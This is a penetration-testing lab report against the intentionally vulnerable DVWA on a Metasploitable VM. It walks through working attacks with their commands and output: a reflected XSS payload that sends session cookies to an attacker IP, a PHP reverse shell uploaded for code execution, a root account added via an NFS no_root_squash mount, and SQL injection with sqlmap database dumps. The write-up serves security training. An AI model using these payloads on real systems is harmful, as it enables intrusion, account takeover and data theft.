

Phase 2

Web Application testing lab

Objective

The goal is to assess the security posture of a website by identifying vulnerabilities aligned with OWASP top 10. This includes manual testing and automated testing to discover issues such as SQL Injection and Cross-site Scripting (XXS) and demonstrate impact of such vulnerabilities.

Tools used

- Kali Linux
- Metasploitable VM
- Burp suite
- SQLmap

Methodology

1. Performing Reconnaissance on DVWA Website



DVWA

Username

Password

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



Here is the DVWA login page. The Default Credentials for login is Username “admin” Password “password”.

The screenshot shows the DVWA login page. At the top right is the DVWA logo. Below it, the main content area has a heading "Welcome to Damn Vulnerable Web App!". A "WARNING!" section cautions against uploading the app to a public server. A "Disclaimer" section states that DVWA is for testing purposes only. A "General Instructions" section provides help for navigating the application. A message box at the bottom left says "You have logged in as 'admin'". On the left side, there is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. At the very bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled".

This is the Home/Configuration page of the DVWA website where we can perform Penetration testing. We will proceed with the Cross-site Scripting i.e. XSS Reflected, SQL Injection, and further OWASP top 10 vulnerabilities.

The screenshot shows the DVWA XSS reflected page. At the top right is the DVWA logo. The main content area has a heading "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field labeled "What's your name?" and a "Submit" button. A "More info" section contains three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. On the left side, there is a vertical navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. At the very bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. At the very bottom center, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".



2. Burp suite and Testing for XSS Reflected.

Burp suite can be launched using the command **burp suite** in the terminal.

```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum] Exploit-DB Google Hacking DB
$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 21.0.9 from Debian
Burp has not been fully tested on this platform and you may experience problems.
SLF4J: No SLF4J providers were found.
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See https://www.slf4j.org/codes.html#noProviders for further details.
```


The Burp Suite interface shows the Intercept tab selected. A central message says "Intercept is on". Below it, a note states: "Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them." Buttons for "Learn more" and "Open browser" are visible at the bottom.


We Have Configured Burp suite primitively and we turn on the intercept and setup foxy proxy to intercept traffic to DVWA website.

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script>Alert('XSS')</script>

Performing basic cross site scripting test.



The request is captured as intended in the burp suite. We allow the request to pass through to see if there is any cross-site scripting vulnerability.



This above snapshot confirms the Client side Reflected XSS vulnerability.



3. Performing session Hijacking by stealing cookies

We Setup our netcat to listen to anything in port 4444.

(kali㉿kali)-[~/Documents/Rooted/meta2/enum]\$ nc -nlvp 4444 ...

Then we use this Script to steal session cookies.

```
<script>new Image().src="http://192.168.100.128:4444/?cookie="+document.cookie;</script>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Hello

Bingo, we got the cookies in our attacker machine as intended.

(kali㉿kali)-[~/Documents/Rooted/meta2/enum]\$ nc -nlvp 4444 ...

listening on [any] 4444 ... connect to [192.168.100.128] from (UNKNOWN) [192.168.100.128] 51406

GET /?cookie=security=low;%20PHPSESSID=12e2ed303150fbffff9d2154a3d2c01e HTTP/1.1

Host: 192.168.100.128:4444

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

Referer: http://192.168.29.100/

Priority: u=5, i

The Phpsession Id Cookie was captured.

PHPSESSID=12e2ed303150fbffff9d2154a3d2c01e



The screenshot shows a 'Cookie-Editor' extension window on the left and the DVWA login page on the right. In the Cookie-Editor window, under the 'PHPSESSID' section, the 'Value' field is highlighted with the captured value '12e2ed303150fbffff9d2154a3 d2c01e'. On the DVWA login page, the session has been hijacked, and the captured cookie value is displayed in the 'Username' field.

Using the Session ID, we captured we can use it hijack the session without any credentials. By above snap shot we can determine that by using the cookie editor extension we were able to successfully change the cookies.

The screenshot shows a 'Cookie-Editor' extension window on the left and the DVWA dashboard on the right. In the Cookie-Editor window, under the 'PHPSESSID' section, the 'Value' field is highlighted with the captured value '12e2ed303150fbffff9d2154a3 d2c01e'. On the DVWA dashboard, the session has been hijacked, and the captured cookie value is displayed in the 'Username' field.

By the above snapshot we come to conclusion that we were successfully able to Hijack the session. This concludes that a simple XSS vulnerability resulted in **Account takeover**. For demonstration purposes we consider this account as admin's account and whatever we do from this point onwards is considered done with admin privileges.


4. Exploiting File upload Vulnerability to get Remote code execution (RCE).

For this vulnerability we use php-reverse-shell.php as payload. We can find this payload default in Kali Linux.



```
(kali㉿kali)-[~/Desktop] $ locate php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

We make a copy of this for our use and paste it in desktop. We edit this file making the changes in the section IP and Port.




```
Limitations // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.

Usage // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.128'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$errord_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourselves if possible to avoid zombies later
```

As we change the IP address to our attacker machine and port to 4444. Now we will open Net-cat listener on port 4444



```
Session Actions Edit View Help
Not Secure http://192.168.100.129/dvwa/vulnerabilities/upload/
(kali㉿kali)-[~/Desktop] $ nc -nlvp 4444
listening on [any] 4444 ...

Vulnerability: File Upload
```

Now we upload this file to the DVWA file upload area.



The screenshot shows a browser window for the DVWA (Damn Vulnerable Web Application) 'File Upload' page. The URL is `http://192.168.100.129/dvwa/vulnerabilities/upload/`. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' module is currently selected. Below the menu, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The main content area has a heading 'Vulnerability: File Upload' and a form with a 'Choose an image to upload:' field containing a 'Browse...' button. A message below the field says 'No file selected.' There is also an 'Upload' button. To the right of the form is a 'More info' section with three links: [http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1288>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. A file selection dialog box is overlaid on the screen, titled 'File Upload'. It shows a list of files on the desktop, with 'php-reverse-shell.php' selected. The dialog includes buttons for 'Cancel' and 'Open'.

The screenshot shows the same DVWA 'File Upload' page after the file has been uploaded. The message 'Choose an image to upload:' now shows '.../.../hackable/uploads/php-reverse-shell.php successfully uploaded!' in red text. The rest of the page and sidebar are identical to the first screenshot.

Now we will open this file in the browser.

<http://192.168.100.129/dvwa/hackable/uploads/php-reverse-shell.php>



```
(kali㉿kali)-[~/Desktop]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.129] from (UNKNOWN) [192.168.100.129] 56279
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
09:26:35 up 14 min, 2 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@  IDLE   JCPU    PCPU WHAT
msfadmin  ttys1     -           09:13   13:17m  0.00s  0.00s -bash
root     pts/0     :0.0          09:12   14:21m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

After Checking our Net-cat listener we can confirm that we were successfully able to execute remote code execution.

5. Privilege Escalation to Root

Now we transfer **linpeas.sh** file which is a famous script used in Linux privilege escalation using python http server module. We run it in the target machine.

```
sh-3.2$ ./linpeas.sh
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444

Do you like PEASS? :)

ATTENTION: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

LinPEAS-nq by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders ...
Basic information
OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

```

auth required pam_env.so envfile=/etc/default/locale
account required pam_nologin.so
session optional pam_motd.so [1]
session optional pam_mail.so standard noenv # [1]
session required pam_limits.so

[+] Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
rpc_pipefs /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-rw-r--r-- 1 root root 367 May 13 2012 /etc/exports
/ *(rw,sync,no_root_squash,no_subtree_check)

[+] Analyzing VNC Files (limit 70)
drwx----- 2 root root 4096 Nov 26 09:12 /root/.vnc
find: /root/.vnc: Permission denied

-rw-r--r-- 1 root root 1689 Apr 7 2008 /usr/share/doc/tightvncserver/examples/vnc.conf.gz

```

We find an interesting Privilege Escalation Vector.

/ *(rw,sync,no_root_squash,no_subtree_check)

The above line means entire root filesystem is exported over NFS with **no_root_squash**. Here **no_root_squash** means any files we create via NFS will be treated as root on the target system.

```

[(kali㉿kali)-~/Desktop] $ showmount -e 192.168.100.129
Export list for 192.168.100.129:
/*
```

By using the below command, we are able to mount a folder on kali i.e. attacker machine to the target machine Metasploitable.

sudo mount -o rw 192.168.100.129:/ /mnt/meta

```

[(kali㉿kali)-~/Desktop] $ sudo mount -o rw 192.168.100.129:/ /mnt/meta
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.

[(kali㉿kali)-~/Desktop] $ ls /mnt/meta
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot dev   home  initrd.img lost+found  mnt  opt      root  srv  tmp  var
```

After mounting our folder to the target machine, we are able to access all files and folders present in Metasploitable. So, we add a user kali in the **/etc/passwd** file

```

statd:x:114:65534 ::/var/lib/nfs:/bin/false
kali:x:0:0:kali:/root:/bin/bash
```



We also need to add corresponding password hash in the /etc/shadow file to make creation complete with root privileges.

```
statd:*:15474:0:99999:7:::  
kali:$6$W9sp7eVJUMLxe2y$m9QE8tXEt.Wdrqrh3XUCRE0Ivu80mWoo4mIOQJTVn//fVhYgpLK15Q.VYBPyvEQmVZ0kRshQLZrs4zC5LZCDK.:19320:0:99999:
```

After creating the user, we are now simply able to switch user and get root access.

```
nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 41933  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
10:23:41 up 1:11, 2 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
msfadmin ttys1 - 09:13 1:10 0.00s 0.00s -bash  
root pts/0 :0.0 09:12 1:11 0.00s 0.00s -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell  
sh-3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
sh: python3: command not found  
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@metasploitable:/$ export TERM=xterm  
export TERM=xterm  
www-data@metasploitable:/# ^Z  
zsh: suspended nc -nlvp 4444  
  
(kali㉿kali)-[~/Desktop]  
└─$ stty raw -echo; fg  
[1]+ continued nc -nlvp 4444 whoami  
www-data  
www-data@metasploitable:/# $ su kali  
Password:  
root@metasploitable:/#
```

6. Testing for SQL Injection on DVWA

We are trying to bypass a login page by using SQL injection. We will first test if the websites database is vulnerable to SQL injection or not. We will do it by using the manual SQL injection command ‘OR ‘1’ = 1.

The screenshot shows the DVWA application's SQL Injection page. The URL is [http://127.0.0.1:8080/dvwa/vulnerabilities/sql_injection/](#). The sidebar menu is visible on the left, with 'SQL Injection' highlighted. The main content area has a title 'Vulnerability: SQL Injection'. A form field labeled 'User ID:' contains the value "'OR '1' = '1". Below the form, a link titled 'More info' provides external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom of the page, the status bar shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. There are also 'View Source' and 'View Help' links at the bottom right.



The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "ID: ' OR '1' = '1" and a "Submit" button. Below the input field, five rows of database dump results are shown:

ID	First name	Surname
' OR '1' = '1	admin	admin
' OR '1' = '1	Gordon	Brown
' OR '1' = '1	Hack	Me
' OR '1' = '1	Pablo	Picasso
' OR '1' = '1	Bob	Smith

Below the results, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tips/sql-injection.html>. At the bottom left, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons.

By the above response we are able to confirm that this website's database is vulnerable to SQL injection. The response basically dumped list of all usernames and last names. To Proceed Further we will use SQLmap an automated tool to perform SQL injection.

7. Using SQLmap on DVWA website.

The screenshot shows a terminal window on Kali Linux with the command:

```
(kali㉿kali)-[~] $ sqlmap -u "http://192.168.100.129/dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27+%3D+%271+&Submit=Submit#" --cookie="PHPSESSID=D=0db3f6f550b13e43265e4a8dd431aa7a; security=low" -- dbs
```

On the right, the DVWA SQL Injection page is visible with the same exploit results as the previous screenshot. A legal disclaimer at the bottom of the terminal states:

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Now by the above screenshot we can see that we use **-u** flag to enter website address after first manual test case. We also use **--cookie** header to enter cookies of the website i.e. **PHPSESSID** and **security**.



The terminal window shows the following output from SQLmap:

```
[01:45:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[01:45:18] [INFO] fetching database names
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10_100_129
[*] tikiwiki
[*] tikiwiki195
[*] Expirenow
[01:45:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.100.129'
[*] ending @ 01:45:18 /2025-11-28/
(kali㉿kali)-[~]
```

The DVWA session dump shows the following data:

User ID:
ID: OR '1' = '1 First name: admin Surname: admin
ID: OR '1' = '1 First name: jordan Surname: brown
ID: OR '1' = '1 First name: mark Surname: white
ID: OR '1' = '1 First name: Pablo Surname: Picasso
ID: OR '1' = '1 First name: Bob Surname: Smith

By the above screen shot we can see that we were successfully able to exfiltrate DVWA's database using SQLmap tool. This demonstration strongly proves the existence of SQL injection vulnerability and how data theft is a possible case by threat attackers.

Vulnerabilities Logs

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.100.129/dvwa/vulnerabilities/sql/
002	Reflected XSS	Medium	http://192.168.100.129/dvwa/vulnerabilities/xss_r/
003	Session Hijacking	High	http://192.168.100.129/dvwa/index.php
004	File Upload Vulnerability	High	http://192.168.100.129/dvwa/vulnerabilities/fi/?page=include.php
005	Remote Code Execution (RCE)	Critical	http://192.168.100.129/dvwa/vulnerabilities/fi/?page=include.php
006	Privilege Escalation	High	http://192.168.100.129/dvwa/vulnerabilities/fi/?page=include.php
007	Security Misconfiguration	Medium	Server / DVWA config

Web Test Summary

The Penetration Testing was done on the website DVWA using manual techniques and automated techniques. Weakness, Vulnerabilities and Misconfigurations were Identified which include critical vulnerabilities like SQL injection, XSS (Cross site scripting), session hijacking, File upload vulnerability, Remote code execution, Privilege escalation due to Severe server misconfiguration NFS no_root_squash. Findings were demonstrated in the documentation which pose significant risk to confidentiality, integrity and availability requiring immediate remediation.